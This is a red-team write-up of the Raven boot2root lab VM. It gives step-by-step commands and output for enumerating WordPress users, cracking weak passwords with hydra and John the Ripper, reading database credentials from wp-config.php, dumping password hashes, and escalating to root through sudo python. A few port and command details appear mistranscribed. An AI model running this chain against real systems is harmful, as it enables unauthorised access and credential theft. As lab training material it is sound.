
Exposed Services

Nmap scan results for each machine reveal the below services and OS details:
nmap 192.168.1.110



This scan identifies the services below as potential points of entry: - Target 1 - List of - Exposed Services

Target 1

Port	**State**	**Service**
22/TCP	Open	SSH
80/TCP	Open	HTTP
111/TCP	Open	RCPBIND
139/TCP	Open	NETBIOS-SSN
145/TCP	Open	NETBIOS-SSN

The following vulnerabilities were identified on each target:

Target 1


List of Critical Vulnerabilities


1. WordPress Enumeration
2. Weak Credentials
3. No file security permission
4. Python root escalation


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- Target 1

- flag1.txt : b9bbcb33e11b80be759c4e844862482d
- Exploit Used
  - Used wpscan to enumerate users from Target 1 WordPress site
  - wpscan --url 192.168.1.110/wordpress --enumerate u
  - 

  - Using hydra to crack michael's password
    - 

    - Password found: michael
    - 

  - Flag 1 found within service.html located in /var/www/html



- Command:
  - Ssh michael@192.168.1.110
  - Password: michael
  - Cd /var/www/html
  - ls -l
  - nano service.html
  - Ctrl+w flag

- flag2.txt : fc3fd58dcdad9ab23faca6e9a36e581c
- Exploit Used
  - Same exploit from flag one
  - Command:
    - Ssh michael@192.168.1.110
    - Password: michael
    - Cd /var/www
    - Ls -l
    - Cat flag2.txt

- Flag3.txt: afc01ab56b50591e7dccf93122770cd2
- Exploit Used
  - Same as flag 1 and 2
  - Command:
    - Ssh michael@192.168.1.110
    - Password: michael
    - Cd /var/www/html/wordpress
    - Cat wp-config.php

- Password was displayed in plain text

```
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e+yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY',  'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@&*r{+RS*N!p1&a$*ctt+ I/!?A/Tip(BG');
define('LOGGED_IN_KEY',    '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yDO8b7I&/F7SBSLPlj');
define('NONCE_KEY',        '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgL/fKpaGX:EpJt/]xZW1_H646');
define('AUTH_SALT',        '@@?u*YKtt:o/T&V;cbb`.GaJ0./S@dn$t2~n+lR3{PktK]2,*y/b%<BH~Bd#I}oE');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:-3+x.V#]Wy@mCmp%njtmFb6`_80[8FK,ZQ=+HH/$& mn=]=/cvd');
define('LOGGED_IN_SALT',   '}STRHqy,4scy7v >- .. Hc WD*h7rnYq]H`~glDfTVUaOwlh!~/?=3u;##:Rj1]7@');
define('NONCE_SALT',       'i(#~[sXA TbJJfdn&D;0bd`p$r,~.o/?%m<H+◇Vj+,nLvX!~jjjV~o6*HDh5Td{');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
```

- Mysql -u root -p
- R@v3nSecurity

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

- show databases;
- Use wordpress
- Show tables;


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

- Select * from wp_posts;



```
                    | flag4        |               | inherit     | closed        | closed     |                | 4-revision-v1 |
    |       | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                    |               4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |         0 | revision  |            |          0 |
|  7 |         2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

                    | flag3        |               | inherit     | closed        | closed     |                | 4-revision-v1 |
    |       | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                    |               4 | http://raven.local/wordpress/index.php/2
018/08/13/4-revision-v1/ |         0 | revision  |            |          0 |
```

- Flag4: 715dea6c055b9fe3337544932f2941ce
- Exploit Used:
  - Weak credential salted hases and python root excalation privileges
  - Commands:
    - Mysql -u root -p
    - R@v3nSecurity

- show databases;
- Use wordpress
- Show tables;
- Select ID, user_login, user_pass from wp_users;
    - This gives us the hashes for michael's and steven's passwords

```
mysql> select Id, user_login, user_pass from wp_users;
+----+------------+------------------------------------+
| Id | user_login | user_pass                          |
+----+------------+------------------------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+----+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

    - Created .txt files including the hashes individually
- John steven.txt
    - Using john the ripper to crack the hash for steven's password hash
    - Password found: pink84

```
root@Kali:~# john steven.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:07:26 DONE 3/3 (2022-06-07 01:03) 0.002238g/s 8280p/s 8280c/s 8280C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```

- Ssh steven@192.168.1.110
- Password: pink84
- Sudo -l
    - To check sudo privileges
- Sudo python -c 'import pty;pty.spwan("/bin/bash")
    - This python code allows the user to escalate to root privileges
- Cd /root
- Ls
- Cat flag4.txt

```
root@target1:~# cat flag4.txt
------

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~#
```